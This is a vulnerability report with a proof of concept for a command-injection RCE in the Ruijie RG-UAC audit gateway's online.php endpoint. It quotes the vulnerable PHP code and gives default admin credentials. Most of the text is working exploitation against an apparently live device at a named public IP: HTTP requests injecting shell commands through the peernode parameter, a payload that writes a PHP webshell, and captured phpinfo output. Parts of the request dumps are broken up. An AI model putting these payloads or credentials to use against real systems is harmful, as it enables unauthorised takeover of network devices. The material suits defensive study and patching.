

Ruijie RG-UAC Unified Internet Behavior Management Audit

System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend `/view/vpn/autovpn/online.php` interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact


Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/vpn/autovpn/online.php

4. Code analysis

In the POST request, the parameter peernode is not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.




```
130 > > > {
131 > > >     $ethdata[$sethcount]["name"] = $ethname;
132 > > >
133 > > >     if(!preg_match('/inet ([0-9\.]+)/i', $info, $matches))
134 > > >         continue;
135 > > >     if($matches[1] == '0.0.0.0')
136 > > >         continue;
137 > > >
138 > > >     $ethdata[$sethcount]["ip"] = $matches[1];
139 > > >
140 > > >     preg_match('/\s+([0-9]+)/i', $info, $matches);
141 > > >     $sethmask = $matches[1];
142 > > >     $ethdata[$sethcount]["orgmask"] = $sethmask; //删除功能使用
143 > > >     $test = 0xFFFFFFFF << (32-$sethmask);
144 > > >     $sethmask = sprintf("%d.%d.%d.%d", (($test&0xFF000000)>>24 & 0x000000FF), (($test&0xFF0000)>>16 & 0x000
145 > > >     $ethdata[$sethcount]["mask"] = $sethmask;
146 > > >     $sethcount ++;
147 > > > }
148 > > >
149 > > > return 0;
150 > > > }
151 > > >
152 > > > if ($REQUEST["peernode"] != "")
153 > > > {
154 > > >     exec("cat /etc/apn.ipsec/apngw2_{$REQUEST[peernode]}", $peeripinfo);
155 > > >     //print_r($peeripinfo);
156 > > >     if (count($peeripinfo) <= 12)
157 > > >     {
158 > > >         $peerip = substr($peeripinfo[11], strpos($peeripinfo[11], " ") + 2);
159 > > >     }
160 > > >     else
161 > > >     {
162 > > >         $peerip = substr($peeripinfo[12], strpos($peeripinfo[12], " ") + 2);
163 > > >     }
164 > > >     $lanattr = array("LAN_IF");
165 > > >     $lanvalue = getConfig("/etc/if.conf", $lanattr);
166 > > >     get_ip_addr_details($lanvalue["LAN_IF"]);
167 > > >     exec("ping -i ".$ethdata[0]["ip"]." $peerip -c 2 -W 1", $retping);
168 > > >     //echo "ping -i ".$ethdata[0]["ip"]." $peerip -c 2 -W 1";
169 > > >     $pingflag = 0;
170 > > >     //print_r($retping);
171 > > >     foreach ($retping as $info)
172 > > >     {
173 > > >         if (strstr($info, "bytes from"))
174 > > >         {
```


5. Vulnerability recurrence

Case: <https://223.99.9.251:1443/>

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】



2、Construct a data packet and change the peernode parameter to 'id+>1. txt' to execute any command

```
POST /view/vpn/autovpn/online.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
```

Gecko/20100101 Firefox/124.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Origin: http://113.24.216.50:280

Sec-GPC: 1

Connection: close

Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php

Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 0000:0000:0000::0000

X-Originating-IP: 0000:0000:0000::0000

X-Remote-IP: 0000:0000:0000::0000

X-Remote-Addr: 0000:0000:0000::0000


Content-Type: application/x-www-form-urlencoded

Content-Length: 20

peerNode=id>1.txt`


The screenshot displays the developer tools of a web browser. The 'Request' tab is active, showing a POST request to the URL `/view/vpn/autovpn/online.php` with HTTP status 1.1. The request headers include `Host: 223.99.9.251:1443`, `User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`. The request body is `peerNode=id>1.txt``. The 'Response' tab is also active, showing an HTTP 200 OK response with status 1.1. The response headers include `X-Powered-By: PHP/7.1.7`, `Expires: Thu, 19 Nov 1981 08:52:00 GMT`, and `Content-Type: text/html; charset=UTF-8`. The response body is an HTML document with a title '在线节点列表' and contains a table with columns for 'id' and 'name'.

visit /view/vpn/autovpn/1.txt



You can also write webshell, here use phpinfo to test

```
peernode=`echo+`<?php+phpinfo() ;?>`+1.php`
```



visit /view/vpn/autovpn/1.php

GoCancel<>

Request

RawParamsHeadersHex

GET /view/vpn/autovpn/1.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000

0 matches

Done

Target: https://223.99.9.251:1443

Response

RawHeadersHexHTMLRenderMarkInfo

PHP Version 7.1.7

System	Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 2017
Build Date	Jul 24 2017 19:02:56
Configure Command	"/configure" "--prefix=/usr/local/php-5.6" "--with-mysql" "--with-gettext=/usr/local/gettext" "--with-gd" "--enable-mbstring" "--disable-debug" "--enable-sockets"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php-5.6/lib
Loaded Configuration File	/usr/local/php-5.6/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

88,816 bytes | 105 millis